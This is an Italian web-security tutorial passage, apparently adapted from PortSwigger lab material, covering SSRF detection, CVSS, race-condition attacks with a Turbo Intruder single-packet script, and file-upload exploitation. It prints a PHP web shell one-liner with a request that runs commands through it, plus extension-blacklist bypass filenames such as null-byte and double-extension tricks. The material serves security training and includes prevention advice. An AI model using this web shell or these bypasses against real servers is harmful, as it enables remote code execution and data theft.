Se vediamo una richiesta arrivare sul nostro webhook, significa che l’SSRF è presente.
Alternativa con Burp Collaborator
Se abbiamo Burp Suite Professional, possiamo usare Collaborator per rilevare SSRF.
Nel parametro vulnerabile, inseriamo un payload di Collaborator:
Inviamo la richiesta e controlliamo la scheda Collaborator.
Se vediamo richieste in arrivo, significa che il server sta effettuando le connessioni per noi.
Open Redirect
L’Open Redirect è una vulnerabilità che consente a un attaccante di reindirizzare gli utenti a un sito web malevolo, sfruttando un parametro URL controllato dall’utente.
Retire.js → Identifica JavaScript e librerie vulnerabili.
Reporting
Il CVSS (Common Vulnerability Scoring System) è un framework di valutazione della sicurezza che fornisce un metodo standardizzato per valutare la gravità delle vulnerabilità.
Aiuta le organizzazioni a dare priorità alle vulnerabilità e consente una comunicazione coerente tra le varie parti interessate.
I CVE (Common Vulnerabilities and Exposures) vengono usati per tracciare le vulnerabilità.
Il CVSS viene usato per valutarne la gravità.
È gestito da FIRST.org, un’organizzazione no-profit statunitense.
Le race conditions sono un tipo comune di vulnerabilità strettamente correlata ai difetti della logica aziendale. Si verificano quando i siti Web elaborano le richieste contemporaneamente senza adeguate garanzie. Ciò può portare a più thread distinti che interagiscono con gli stessi dati contemporaneamente, risultando in una “collisione” che provoca comportamenti non intenzionali nell’applicazione. Un attacco di race condition utilizza richieste attentamente cronometrate per causare collisioni intenzionali e sfruttare questo comportamento non intenzionale a scopi dannosi.
Il periodo di tempo durante il quale è possibile una collisione è noto come “race window”. Questa potrebbe essere la frazione di secondo tra due interazioni con il database, per esempio.
Come altri difetti logici, l’impatto di una race condition dipende fortemente dall’applicazione e dalla funzionalità specifica in cui si verifica.
In questa sezione, imparerai come identificare e sfruttare diversi tipi di race conditions. Ti verrà spiegato come gli strumenti integrati di Burp Suite possono aiutarti a superare le sfide dell’esecuzione di attacchi classici, oltre a una metodologia collaudata che ti consente di rilevare nuove classi di race conditions in processi nascosti in più fasi. Questi vanno ben oltre i limiti di cui potresti avere già familiarità.
PortSwigger Research
Come al solito, PortSwigger ha anche fornito una serie di laboratori deliberatamente vulnerabili che puoi usare per praticare ciò che hai imparato in modo sicuro contro obiettivi realistici. Molti di questi si basano sulla ricerca originale di Portswigger, presentata per la prima volta a Black Hat USA 2023.
Il tipo più noto di race condition consente di superare una sorta di limite imposto dalla logica aziendale dell’applicazione.
Ad esempio, considera un negozio online che ti consente di inserire un codice promozionale durante il checkout per ottenere uno sconto una tantum sul tuo ordine. Per applicare questo sconto, l’applicazione può eseguire i seguenti passaggi di alto livello:
Controllare di non aver già usato questo codice.
Applicare lo sconto sul totale dell’ordine.
Aggiornare il record nel database per riflettere il fatto che ora hai utilizzato questo codice.
Se in seguito si tenta di riutilizzare questo codice, i controlli iniziali eseguiti all’inizio del processo dovrebbero impedirti di farlo:
Ora considera cosa accadrebbe se un utente che non ha mai applicato questo codice di sconto prima ha provato ad applicarlo due volte quasi esattamente nello stesso momento:
Come puoi vedere, l’applicazione passa attraverso un sotto-stato temporaneo; Cioè, uno stato che entra e poi si rialza prima che l’elaborazione della richiesta sia completa. In questo caso, il sub-stato inizia quando il server inizia a elaborare la prima richiesta e termina quando aggiorna il database per indicare che hai già utilizzato questo codice. Questo introduce una piccola finestra di gara durante la quale puoi rivendicare ripetutamente lo sconto tutte le volte che vuoi.
Ci sono molte varianti di questo tipo di attacco, tra cui:
Riscattare una carta regalo più volte.
Valutare un prodotto più volte.
Prelievo o trasferimento di contanti superiori al saldo del tuo conto.
Riutilizzare un’unica soluzione CAPTCHA.
Bypassare il rate limit di anti-brute-force.
I sovraccarichi limite sono un sottotipo dei cosiddetti difetti “time-of-check to time-of-use” (TOCTOU). Più tardi in questo argomento, esamineremo alcuni esempi di vulnerabilità delle condizioni di gara che non rientrano in nessuna di queste categorie.
Rilevare e sfruttare il limite di sovraccarico delle race conditions con Burp Repeater
Il processo di rilevamento e sfruttamento del sovraccarico delle race conditions è relativamente semplice. In termini di alto livello, tutto ciò che devi fare è:
Identificare un endpointsingle-use o rate-limited che ha un qualche tipo di impatto sulla sicurezza o altro utile.
Emettere più richieste a questo endpoint in rapida successione per vedere se è possibile sovraccaricare questo limite.
La sfida principale è il cronometraggio delle richieste in modo che almeno due finestre di race si allineino, causando una collisione. Questa finestra è spesso solo di millisecondi e può essere ancora più breve.
Anche se si inviano tutte le richieste esattamente allo stesso tempo, in pratica ci sono vari fattori esterni incontrollabili e imprevedibili che influenzano quando il server elabora ogni richiesta e in quale ordine.
Burp Suite aggiunge potenti nuove funzionalità al Repeater di Burp che consentono di inviare facilmente un gruppo di richieste parallele in modo da ridurre notevolmente l’impatto di uno di questi fattori, vale a dire il jitter di rete. Burp regola automaticamente la tecnica che utilizza per adattarsi alla versione HTTP supportata dal server:
per HTTP/1, utilizza la classica tecnica di sincronizzazione dell’ultimo byte;
per HTTP/2, utilizza la tecnica di attacco a pacchetto singolo, dimostrata per la prima volta da Portswigger Research at Black Hat USA 2023.
L’attacco a pacchetto singolo consente di neutralizzare completamente l’interferenza dal jitter di rete utilizzando un singolo pacchetto TCP per completare contemporaneamente le richieste 20-30.
Sebbene puoi spesso utilizzare solo due richieste per attivare un exploit, l’invio di un gran numero di richieste come questa aiuta a mitigare la latenza interna, nota anche come jitter lato server. Ciò è particolarmente utile durante la fase di scoperta iniziale. Tratteremo questa metodologia in modo più dettagliato.
Per saperne di più
Per i dettagli su come utilizzare le nuove funzionalità di Burp Repeater per inviare più richieste in parallelo, consultare Sending requests in parallel.
Rilevare e sfruttare il sovraccarico del limite delle race conditions con Turbo Intruder
Oltre a fornire supporto nativo per l’attacco a pacchetto singolo nel Repeater di Burp, è stata anche migliorata l’estensione del Turbo Intruder per supportare questa tecnica. Puoi scaricare l’ultima versione dallo store BAPP.
Turbo Intruder richiede una certa competenza in Python, ma è adatto a attacchi più complessi, come quelli che richiedono più tentativi, tempistica delle richieste sfalsate o un numero estremamente elevato di richieste.
Per usare l’attacco a pacchetti singolo in Turbo Intruder:
Assicurarsi che l’obiettivo supporti HTTP/2. L’attacco a pacchetto singolo è incompatibile con HTTP/1.
Impostare le opzioni di configurazione engine=Engine.BURP2 e concurrentConnections=1 per il motore di richiesta.
Quando fai la coda delle richieste, raggrupparle assegnandole a un gate usando l’argomento gate metodo engine.queue().
Per inviare tutte le richieste in un determinato gruppo, aprire il rispettivo gate con il metodo engine.openGate().
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                            concurrentConnections=1,
                            engine=Engine.BURP2
                            )

    # queue 20 requests in gate '1'
    for i in range(20):
        engine.queue(target.req, gate='1')

    # send all requests in gate '1' in parallel
    engine.openGate('1')
Per maggiori dettagli, consultare il modello race-single-packet-attack.py fornito nella directory di esempi predefiniti di Turbo Intruder.
In pratica, una singola richiesta può avviare un’intera sequenza in più fasi dietro le quinte, passando l’applicazione attraverso più stati nascosti che entrano e poi si ripetono prima che l’elaborazione della richiesta sia completa. Ci riferiremo a questi come “sottocampi”.
Se è possibile identificare una o più richieste HTTP che causano un’interazione con gli stessi dati, è possibile abusare potenzialmente di questi sottocampi per esporre variazioni sensibili al tempo dei tipi di difetti logici che sono comuni nei flussi di lavoro in più fasi. Ciò consente di sfruttare le condizioni di gara che vanno ben oltre il limite.
Ad esempio, potresti avere familiarità con i flussi di lavoro di autenticazione multi-fattore difettosi (multi-factor authentication – MFA) che consentono di eseguire la prima parte del login utilizzando credenziali note, quindi navigare direttamente all’applicazione tramite navigazione forzata, aggirando efficacemente MFA.
Il seguente pseudo-codice dimostra come un sito Web potrebbe essere vulnerabile a una variazione di gara di questo attacco:
session['userid'] = user.userid
    if user.mfa_enabled:
    session['enforce_mfa'] = True
    # generate and send MFA code to user
    # redirect browser to MFA code entry form
Come puoi vedere, questa è in realtà una sequenza in più fasi nell’arco di una singola richiesta. Ancora più importante, passa attraverso un sotto-stato in cui l’utente ha temporaneamente una sessione di accesso valida, ma l’MFA non è ancora applicata. Un utente malintenzionato potrebbe potenzialmente sfruttare questo inviando una richiesta di accesso insieme a una richiesta a un endpoint sensibile e autenticato.
In seguito esamineremo altri esempi di sequenze in più fasi nascoste e sarai in grado di esercitarti a sfruttarli nei laboratori interattivi. Tuttavia, poiché queste vulnerabilità sono abbastanza specifiche dell’applicazione, è importante comprendere prima la metodologia più ampia che dovrai applicare per identificarle in modo efficiente, sia nei laboratori che in realtà.
Testare ogni endpoint non è pratico. Dopo aver mappato il sito di destinazione come normalmente, puoi ridurre il numero di endpoint che devi testare ponendoti le seguenti domande:
questa sicurezza endpoint è critica? Molti endpoint non toccano la funzionalità critica, quindi non vale la pena testare;
c’è qualche potenziale collisione? Per una collisione di successo, in genere è necessario due o più richieste che attivano operazioni nello stesso record. Ad esempio, considera le seguenti variazioni di un’implementazione di reimpostazione della password:
Con il primo esempio, è improbabile che la richiesta di reimpostazione della password parallela per due utenti diversi causi una collisione in quanto si traduce in modifiche a due record diversi. Tuttavia, la seconda implementazione consente di modificare lo stesso record con richieste per due utenti diversi.
2 – Sonda alla ricerca di indizi
Per riconoscere degli indizi, devi prima confrontare come l’endpoint si comporta in condizioni normali. Puoi farlo in Burp Repeater raggruppando tutte le tue richieste e utilizzando l’opzione Send group in sequence (separate connections). Per ulteriori informazioni, consultare Sending requests in sequence.
Successivamente, invia lo stesso gruppo di richieste contemporaneamente utilizzando il single-packet attack (o last-byte sync se HTTP/2 non è supportato) per ridurre al minimo il jitter di rete. Puoi farlo in Burp Repeater selezionando l’opzione Send group in parallel. Per ulteriori informazioni, consultare Sending requests in parallel. In alternativa, è possibile utilizzare l’estensione Turbo Intruder, disponibile dal negozio BAPP.
Tutto può essere un indizio. Basta cercare una qualche forma di deviazione da ciò che hai osservato durante il benchmarking. Ciò include un cambiamento in una o più risposte, ma non dimenticare i second-order effects come diversi contenuti e-mail o una modifica visibile nel comportamento dell’applicazione in seguito.
3 – Dimostra il concetto
Prova a capire cosa sta succedendo, rimuovi richieste superflue e assicurati di poter ancora replicare gli effetti.
Le condizioni di gara avanzate possono causare primitivi insolite e uniche, quindi il percorso al massimo impatto non è sempre immediatamente ovvio. Può aiutare a pensare a ciascuna condizione di gara come a una debolezza strutturale piuttosto che a una vulnerabilità isolata.
Forse la forma più intuitiva di queste condizioni di gara sono quelle che coinvolgono l’invio di richieste a più endpoint contemporaneamente.
Pensa al classico difetto logico nei negozi online in cui aggiungi un oggetto al tuo carrello, paghi, quindi aggiungi più oggetti al carrello prima di effettuare un forced-browsing alla pagina di conferma dell’ordine.
Una variazione di questa vulnerabilità può verificarsi quando la convalida dei pagamenti e la conferma dell’ordine vengono eseguite durante l’elaborazione di un’unica richiesta. Lo stato dell’ordine potrebbe assomigliare a questo:
In questo caso, puoi potenzialmente aggiungere più oggetti al tuo carrello durante la finestra di gara tra quando il pagamento è convalidato e quando l’ordine è finalmente confermato.
Allineare multi-endpoint race windows
Durante il test per le condizioni di gara multi-endpoint, è possibile riscontrare problemi che cercano di allineare le finestre di gara per ogni richiesta, anche se le invii tutte esattamente allo stesso tempo utilizzando la single-packet technique.
Questo problema comune è causato principalmente dai seguenti due fattori:
ritardi introdotti dall’architettura di rete, ad esempio, potrebbe esserci un ritardo ogni volta che il server front-end stabilisce una nuova connessione al back-end. Il protocollo utilizzato può anche avere un impatto importante;
ritardi introdotti dall’elaborazione specifica per endpoint, endpoint diversi variano intrinsecamente nei loro tempi di elaborazione, a volte significativamente, a seconda delle operazioni che attivano.
Fortunatamente, ci sono potenziali soluzioni alternative per entrambi questi problemi.
Connection warming
I ritardi di connessione back-end di solito non interferiscono con gli attacchi delle condizioni di gara perché in genere ritardano le richieste parallele allo stesso modo, quindi le richieste rimangono in sintonia.
È essenziale essere in grado di distinguere questi ritardi da quelli causati da fattori specifici dell’endpoint. Un modo per farlo è “riscaldando” la connessione con una o più richieste insignificanti per vedere se ciò appiana i tempi di elaborazione rimanenti. Nel Repeater di Burp, puoi provare ad aggiungere una richiesta GET per la homepage all’inizio del tab group, quindi utilizzando l’opzione Send group in sequence (single connection).
Se la prima richiesta ha ancora un tempo di elaborazione più lungo, ma il resto delle richieste viene ora elaborato all’interno di una finestra breve, è possibile ignorare il ritardo apparente e continuare a testare come normalmente.
Se si vedono ancora tempi di risposta incoerenti su un singolo endpoint, anche quando si utilizza la tecnica a single-packet, questa è un’indicazione che il ritardo di back-end interferisce con il tuo attacco. Potresti essere in grado di aggirarlo utilizzando Turbo Intruder per inviare alcune richieste di warming della connessione prima di seguire le principali richieste di attacco.
Abuso di limiti del rate o risorsa
Se il riscaldamento della connessione non fa alcuna differenza, ci sono varie soluzioni a questo problema.
Utilizzando Turbo Intruder, è possibile introdurre un breve ritardo sul lato client. Tuttavia, poiché ciò comporta la divisione delle richieste di attacco effettive su più pacchetti TCP, non sarai in grado di utilizzare la tecnica di attacco a pacchetti singolo. Di conseguenza, su bersagli ad alto jitter, è improbabile che l’attacco funzioni in modo affidabile indipendentemente dal ritardo impostato.
Invece, potresti essere in grado di risolvere questo problema abusando di una funzione di sicurezza comune.
I server Web spesso ritardano l’elaborazione delle richieste se vengono inviate troppe e troppo rapidamente. Inviando un gran numero di richieste fittizie per attivare intenzionalmente la velocità o il limite delle risorse, è possibile causare un ritardo sul lato del server. Ciò rende praticabile l’attacco a pacchetto singolo anche quando è richiesta l’esecuzione ritardata.
Condizioni di gara a singolo endpoint
L’invio di richieste parallele con valori diversi a un singolo endpoint può talvolta attivare potenti condizioni di gara.
Prendi in considerazione un meccanismo di reimpostazione della password che memorizza l’ID utente e reimposta il token nella sessione dell’utente.
In questo scenario, l’invio di due richieste di reimpostazione della password parallela dalla stessa sessione, ma con due nomi utente diversi, potrebbe potenzialmente causare la seguente collisione:
Nota lo stato finale quando tutte le operazioni sono complete:
La sessione ora contiene l’ID utente della vittima, ma il token di ripristino valido viene inviato all’attaccante.
Nota
Affinché questo attacco funzioni, le diverse operazioni eseguite da ciascun processo devono verificarsi nel giusto ordine. Probabilmente richiederebbe più tentativi, o un po’ di fortuna, per raggiungere il risultato desiderato.
Le conferme dell’indirizzo e-mail, o qualsiasi operazione basata su e-mail, sono generalmente un buon obiettivo per le condizioni di gara a single-endpoint. Le e -mail vengono spesso inviate in un thread di fondo dopo che il server emette la risposta HTTP al client, rendendo più probabili le condizioni di gara.
Alcuni framework tentano di prevenire la corruzione di dati accidentali utilizzando una qualche forma di blocco delle richieste. Ad esempio, il modulo handler di sessione nativo di PHP elabora solo una richiesta per sessione alla volta.
È estremamente importante individuare questo tipo di comportamento in quanto può altrimenti mascherare le vulnerabilità banalmente sfruttabili. Se noti che tutte le tue richieste vengono elaborate in sequenza, prova a inviare ciascuna di esse utilizzando un token di sessione diverso.
Condizioni parziali di race conditions
Molte applicazioni creano oggetti in più passaggi, che possono introdurre uno stato intermedio temporaneo in cui l’oggetto è sfruttabile.
Ad esempio, quando si registra un nuovo utente, un’applicazione può creare l’utente nel database e impostare la chiave API utilizzando due istruzioni SQL separate. Questo lascia una minuscola finestra in cui esiste l’utente, ma la loro chiave API non è inizializzata.
Questo tipo di comportamento apre la strada agli exploit per cui inietta un valore di input che restituisce qualcosa che corrisponde al valore del database non iniziale, come una stringa vuota o null in JSON, e questo viene confrontato come parte di un controllo di sicurezza.
I framework spesso ti consentono di passare in array e altre strutture di dati non stringa utilizzando la sintassi non standard. Ad esempio, in PHP:
param[]=foo è equivalente a param = [’foo’] param[]=foo¶m[]=bar è equivalente a param = [’foo’, ’bar’] param[] è equivalente a param = []
Ruby on Rails ti consente di fare qualcosa di simile fornendo una query o un parametro POST con una chiave ma nessun valore. In altre parole, param[key] determina il seguente oggetto lato server:
params = {"param"=>{"key"=>nil}}
Nell’esempio sopra, ciò significa che durante la finestra della gara, è possibile effettuare potenzialmente richieste API autenticate come segue:
GET /api/user/info?user=victim&api-key[]= HTTP/2
Host: vulnerable-website.com
Nota
È possibile causare collisioni di costruzione parziali simili con una password anziché una chiave API. Tuttavia, man mano che delle password vengono calcolati gli hash, ciò significa che è necessario iniettare un valore che fa corrispondere il digest hash al valore non inizializzato.
A volte potresti non trovare condizioni di gara, ma le tecniche per la fornitura di richieste con tempi precisi possono ancora rivelare la presenza di altre vulnerabilità.
Uno di questi esempi è quando vengono utilizzati i timestamp ad alta risoluzione invece di stringhe casuali crittograficamente sicure per generare token di sicurezza.
Prendi in considerazione un token di ripristino della password che viene solo randomizzato utilizzando un timestamp. In questo caso, potrebbe essere possibile attivare due reimpostazioni password per due utenti diversi, che utilizzano entrambi lo stesso token. Tutto quello che devi fare è il tempo delle richieste in modo che generino lo stesso timestamp.
Come prevenire le vulnerabilità delle condizioni di gara
Quando una singola richiesta può passare da un’applicazione attraverso sottostati invisibili, comprendere e prevedere il suo comportamento è estremamente difficile. Questo rende impraticabile la difesa. Per garantire correttamente un’applicazione, si consiglia di eliminare i sotto-stati da tutti gli endpoint sensibili applicando le seguenti strategie:
evitare di miscelare i dati da diversi luoghi di archiviazione;
assicurarsi che gli endpoint sensibili apportino le modifiche allo stato atomico utilizzando le funzionalità di concorrenza del datastore. Ad esempio, utilizzare una singola transazione di database per verificare che il pagamento corrisponda al valore del carrello e confermare l’ordine;
come misura di difesa in profondità, sfrutta l’integrità e le caratteristiche di coerenza come i vincoli di unicità della colonna;
non tentare di utilizzare un livello di archiviazione dei dati per proteggerne un altro. Ad esempio, le sessioni non sono adatte per prevenire attacchi di sovraccarico limite ai database;
assicurati che il framework di gestione della sessione mantenga le sessioni internamente coerenti. L’aggiornamento delle variabili di sessione individualmente anziché in un lotto potrebbe essere un’ottimizzazione allettante, ma è estremamente pericolosa. Questo vale anche per gli Object-relational mapping (ORM); nascondendo concetti come le transazioni, si assumono la piena responsabilità per loro;
in alcune architetture, potrebbe essere opportuno evitare completamente lo stato sul lato server. Invece, è possibile utilizzare la crittografia per spingere il lato client di stato, ad esempio, usando JWT. Si noti che questo ha i suoi rischi, come è stato trattato ampiamente in altre sezioni sugli attacchi JWT.
In questa sezione, imparerai come le funzioni di caricamento dei file semplici possono essere utilizzate come potente vettore per un numero di attacchi ad alta severità. Ti mostreremo come bypassare i meccanismi di difesa comuni per caricare una shell Web, consentendo di prendere il pieno controllo di un server Web vulnerabile. Dato quanto sono comuni le funzioni di caricamento dei file, sapere come testarle correttamente è una conoscenza essenziale.
Cosa sono le vulnerabilità del caricamento dei file?
Le vulnerabilità di caricamento dei file sono quando un server Web consente agli utenti di caricare file sul proprio filesystem senza convalidare sufficientemente cose come il loro nome, tipo, contenuto o dimensione. Non riuscire a far rispettare correttamente le restrizioni su questi potrebbe significare che anche una funzione di caricamento di base di immagini può essere utilizzata per caricare file arbitrari e potenzialmente pericolosi. Ciò potrebbe anche includere file di script lato server che abilitano l’esecuzione del codice remoto.
In alcuni casi, l’atto di caricare il file è di per sé abbastanza da causare danni. Altri attacchi possono comportare una richiesta HTTP di follow-up per il file, in genere per attivare la sua esecuzione da parte del server.
Qual è l’impatto delle vulnerabilità del caricamento dei file?
L’impatto delle vulnerabilità del caricamento dei file dipende generalmente da due fattori chiave:
Quale aspetto del file il sito Web non convalida correttamente, che si tratti di dimensioni, tipo, contenuto e così via.
Quali restrizioni sono imposte sul file una volta che è stato caricato correttamente.
Nel peggiore dei casi, il tipo del file non è validato correttamente e la configurazione del server consente di eseguire alcuni tipi di file (come .php e .jsp) come codice. In questo caso, un utente malintenzionato potrebbe potenzialmente caricare un file di codice lato server che funziona come una shell Web, concedendo loro efficacemente il pieno controllo sul server.
Se il nome file non è validato correttamente, ciò potrebbe consentire a un utente malintenzionato di sovrascrivere i file critici semplicemente caricando un file con lo stesso nome. Se anche il server è vulnerabile al directory traversal, ciò potrebbe significare che gli aggressori sono persino in grado di caricare file in posizioni impreviste.
Non riuscire a assicurarsi che la dimensione del file rientri all’interno delle soglie previste potrebbe anche consentire una forma di attacco di denial-of-service (DOS), per cui l’attaccante riempie lo spazio del disco disponibile.
Come sorgono le vulnerabilità del caricamento dei file?
Dati i pericoli abbastanza ovvi, è raro che i siti Web in natura non abbiano alcuna restrizione su quali file gli utenti possono caricare. Più comunemente, gli sviluppatori implementano ciò che ritengono essere una convalida robusta che è intrinsecamente imperfetta o può essere facilmente bypassata.
Ad esempio, possono tentare una blacklist per tipi di file pericolosi, ma non riescono a tenere conto delle discrepanze di analisi durante il controllo delle estensioni del file. Come con qualsiasi lista nera, è anche facile omettere accidentalmente tipi di file più oscuri che possono essere ancora pericolosi.
In altri casi, il sito Web può tentare di verificare il tipo di file verificando le proprietà che possono essere facilmente manipolate da un utente malintenzionato utilizzando strumenti come il Proxy o il Repeater di Burp.
In definitiva, anche robuste misure di convalida possono essere applicate in modo incoerente attraverso la rete di host e directory che formano il sito Web, con conseguenti discrepanze che possono essere sfruttate.
In che modo i server Web gestiscono le richieste per i file statici?
Prima di esaminare come sfruttare i file caricare le vulnerabilità, è importante avere una comprensione di base di come i server gestiscono le richieste per i file statici.
Storicamente, i siti Web consistevano quasi interamente da file statici che sarebbero stati serviti agli utenti quando richiesti. Di conseguenza, il percorso di ciascuna richiesta potrebbe essere mappato 1: 1 con la gerarchia di directory e file sul filesystem del server. Al giorno d’oggi, i siti Web sono sempre più dinamici e il percorso di una richiesta spesso non ha alcuna relazione diretta al filesystem. Tuttavia, i server Web affrontano ancora le richieste per alcuni file statici, inclusi fogli di stile, immagini e così via.
Il processo per la gestione di questi file statici è ancora in gran parte lo stesso. Ad un certo punto, il server analizza il percorso nella richiesta di identificare l’estensione del file. Quindi lo utilizza per determinare il tipo di file richiesto, in genere confrontandolo con un elenco di mappature preconfigurate tra estensioni e tipi di mime. Cosa succede dopo dipende dal tipo di file e dalla configurazione del server.
Se questo tipo di file non è eseguibile, come un’immagine o una pagina HTML statica, il server può semplicemente inviare il contenuto del file al client in una risposta HTTP.
Se il tipo di file è eseguibile, come un file PHP e il server è configurato per eseguire file di questo tipo, assegnerà variabili in base alle intestazioni e ai parametri nella richiesta HTTP prima di eseguire lo script. L’output risultante può quindi essere inviato al client in una risposta HTTP.
Se il tipo di file è eseguibile, ma il server non è configurato per eseguire file di questo tipo, generalmente risponderà con un errore. Tuttavia, in alcuni casi, il contenuto del file può ancora essere servito al client come testo semplice. Tali errate configurazioni possono occasionalmente essere sfruttate per carpire codice sorgente e altre informazioni sensibili.
L’intestazione di risposta del Content-Type può fornire indizi sul tipo di file che il server pensa di aver servito. Se questa intestazione non è stata esplicitamente impostata dal codice dell’applicazione, normalmente contiene il risultato della mappatura del tipo di extension/MIME.
Exploiting dell’upload di file senza restrizioni per distribuire Web shell
Dal punto di vista della sicurezza, lo scenario peggiore è quando un sito Web consente di caricare script sul lato server, come file PHP, Java o Python ed è anche configurato per eseguirli come codice. Questo rende banale creare la tua shell web sul server.
Nota
Una Web shell è uno script dannoso che consente a un utente malintenzionato di eseguire comandi arbitrari su un server Web remoto semplicemente inviando richieste HTTP all’endpoint giusto.
Se sei in grado di caricare correttamente una shell Web, hai effettivamente il pieno controllo sul server. Ciò significa che è possibile leggere e scrivere file arbitrari, exfiltraere dati sensibili, persino utilizzare il server per aprire gli attacchi contro l’infrastruttura interna e altri server al di fuori della rete. Ad esempio, il seguente PHP One-liner potrebbe essere utilizzato per leggere file arbitrari dal filesystem del server:
Una shell web più versatile può assomigliare a questa:
<?php echo system($_GET[’command’]); ?>
Questo script consente di passare un comando di sistema arbitrario tramite un parametro di query come segue:
GET /example/exploit.php?command=id HTTP/1.1
Exploiting della convalida imperfetta nell’upload di file
In natura, è improbabile che troverai un sito Web che non ha protezione contro gli attacchi sull’upload dei file come abbiamo visto nel laboratorio precedente. Ma solo perché le difese sono in atto, ciò non significa che siano robuste. A volte puoi ancora sfruttare i difetti in questi meccanismi per ottenere una shell Web per l’esecuzione del codice remoto.
Imperfetta convalida del tipo di file
Quando si invia i moduli HTML, il browser invia in genere i dati forniti in una richiesta POST con il content typeapplication/x-www-form-url-encoded. Va bene per inviare un testo semplice come il tuo nome o indirizzo. Tuttavia, non è adatto per l’invio di grandi quantità di dati binari, come un intero file di immagine o un documento PDF. In questo caso, è preferito il content typemultipart/form-data.
Prendi in considerazione un modulo contenente campi per caricare un’immagine, fornirne una descrizione e inserire il tuo nome utente. L’invio di tale modulo potrebbe comportare una richiesta che assomiglia a questa:
POST /images HTTP/1.1
    Host: normal-website.com
    Content-Length: 12345
    Content-Type: multipart/form-data; boundary=---------------------------012345678901234567890123456

    ---------------------------012345678901234567890123456
    Content-Disposition: form-data; name="image"; filename="example.jpg"
    Content-Type: image/jpeg

    [...binary content of example.jpg...]

    ---------------------------012345678901234567890123456
    Content-Disposition: form-data; name="description"

    This is an interesting description of my image.

    ---------------------------012345678901234567890123456
    Content-Disposition: form-data; name="username"

    wiener
    ---------------------------012345678901234567890123456--
Come puoi vedere, il corpo del messaggio viene diviso in parti separate per ciascuno degli input del modulo. Ogni parte contiene un’intestazione Content-Disposition, che fornisce alcune informazioni di base sul campo di input a cui si riferisce. Queste singole parti possono anche contenere la propria intestazione Content-Type, che indica al server il tipo MIME dei dati inviati utilizzando questo input.
Un modo in cui i siti Web possono tentare di convalidare i caricamenti di file è verificare che questa intestazione Content-Type specifica per input corrisponda a un tipo MIME previsto. Se il server si aspetta solo file di immagini, ad esempio, può consentire solo tipi come image/jpeg e image/png. I problemi possono sorgere quando il valore di questa intestazione è implicitamente affidabile dal server. Se non viene eseguita alcuna ulteriore convalida per verificare se il contenuto del file corrisponde effettivamente al presunto tipo di MIME, questa difesa può essere facilmente bypassata usando strumenti come Burp Repeater.
Prevenire l’esecuzione del file in directory accessibili dall’utente
Mentre in primo luogo è chiaramente meglio impedire che i tipi di file pericolosi vengano caricati, la seconda linea di difesa è impedire al server di eseguire qualsiasi script che “scivolano” attraverso la rete.
Per precauzione, i server eseguono generalmente solo script il cui tipo di MIME è stato esplicitamente configurato per essere eseguito. Altrimenti, possono restituire una sorta di messaggio di errore o, in alcuni casi, servire invece il contenuto del file come testo semplice:
GET /static/exploit.php?command=id HTTP/1.1
    Host: normal-website.com


    HTTP/1.1 200 OK
    Content-Type: text/plain
    Content-Length: 39

    <?php echo system($_GET['command']); ?>
Questo comportamento è potenzialmente interessante a sé stante, in quanto può fornire un modo per carpire il codice sorgente, ma annulla qualsiasi tentativo di creare una shell Web.
Questo tipo di configurazione spesso differisce tra le directory. Una directory a cui vengono caricati i file forniti dall’utente avrà probabilmente controlli molto più severi rispetto ad altre posizioni sul filesystem che si presume siano fuori portata per gli utenti finali. Se riesci a trovare un modo per caricare uno script in una directory diversa che non dovrebbe contenere file forniti dall’utente, il server potrebbe eseguire lo script.
Nota
I server Web utilizzano spesso il campo filename nelle richieste multipart/form-data per determinare il nome e la posizione in cui il file deve essere salvato.
Dovresti inoltre notare che anche se puoi inviare tutte le tue richieste allo stesso nome di dominio, questo spesso indica un server proxy inverso di qualche tipo, come un bilanciamento del carico. Le tue richieste saranno spesso gestite da ulteriori server dietro le quinte, che possono anche essere configurati in modo diverso.
Lista nera di file pericolosi insufficiente
Uno dei modi più ovvi per impedire agli utenti di caricare script dannosi è quello di blacklist estensioni di file potenzialmente pericolose come .php. La pratica della lista nera è intrinsecamente imperfetta in quanto è difficile bloccare esplicitamente ogni possibile estensione di file che potrebbe essere utilizzata per eseguire il codice. Tali liste nere a volte possono essere bypassate utilizzando estensioni di file alternative meno note che possono essere ancora eseguibili, come .php5, .shtml e così via.
Overriding della configurazione del server
Come abbiamo discusso nella sezione precedente, i server in genere non eseguiranno file a meno che non siano stati configurati per farlo. Ad esempio, prima che un server Apache eseguirà i file PHP richiesti da un client, gli sviluppatori potrebbero dover aggiungere le seguenti direttive al loro file /etc/apache2/apache2.conf:
Molti server consentono inoltre agli sviluppatori di creare file di configurazione speciali all’interno delle singole directory per sovrascrivere o aggiungere a una o più impostazioni globali. I server Apache, ad esempio, caricheranno una configurazione specifica della directory da un file chiamato .htaccess se uno è presente.
Allo stesso modo, gli sviluppatori possono effettuare una configurazione specifica per la directory sui server IIS utilizzando un file web.config. Ciò potrebbe includere direttive come le seguenti, che in questo caso consente di servire i file JSON agli utenti:
I server Web utilizzano questi tipi di file di configurazione quando presenti, ma normalmente non è consentito accedervi utilizzando le richieste HTTP. Tuttavia, occasionalmente potresti trovare server che non ti impediscono di caricare il tuo file di configurazione dannoso. In questo caso, anche se l’estensione del file di cui hai bisogno è nella lista nera, potresti essere in grado di indurre il server a mappare un’estensione arbitraria e personalizzata su un tipo MIME eseguibile.
Anche le liste nere più esaustive possono potenzialmente essere bypassate usando le classiche tecniche di offuscamento. Supponiamo che il codice di convalida sia sensibile al caso e non riconosce che exploit.pHp è in realtà un file .php. Se il codice che successivamente mappa l’estensione del file su un tipo MIME non è case sensitive, questa discrepanza consente a file PHP dannosi di sgattaiolare la convalida e alla fine essere eseguito dal server.
Puoi anche ottenere risultati simili utilizzando le seguenti tecniche:
fornire più estensioni: a seconda dell’algoritmo utilizzato per analizzare il nome file, il seguente file può essere interpretato come un file PHP o un’immagine JPG: exploit.php.jpg;
aggiungere caratteri finali: alcuni componenti spoglieranno o ignoreranno spazi bianchi, punti e simili: exploit.php;
provare a utilizzare la codifica URL (o la codifica a doppio URL) per punti, slash e back slash. Se il valore non viene decodificato durante la convalida dell’estensione del file, ma viene successivamente decodificato sul lato server, questo può anche consentire di caricare file dannosi che sarebbero altrimenti bloccati: exploit%2Ephp;
aggiungere punti e virgole o caratteri byte null codificati con URL prima dell’estensione del file. Se la convalida è scritta in un linguaggio di alto livello come PHP o Java, ma il server elabora il file utilizzando funzioni di livello inferiore in C/C ++, ad esempio, ciò può causare discrepanze in quella che viene trattata come la fine del file: exploit.asp, .jpg o exploit.asp%00.jpg;
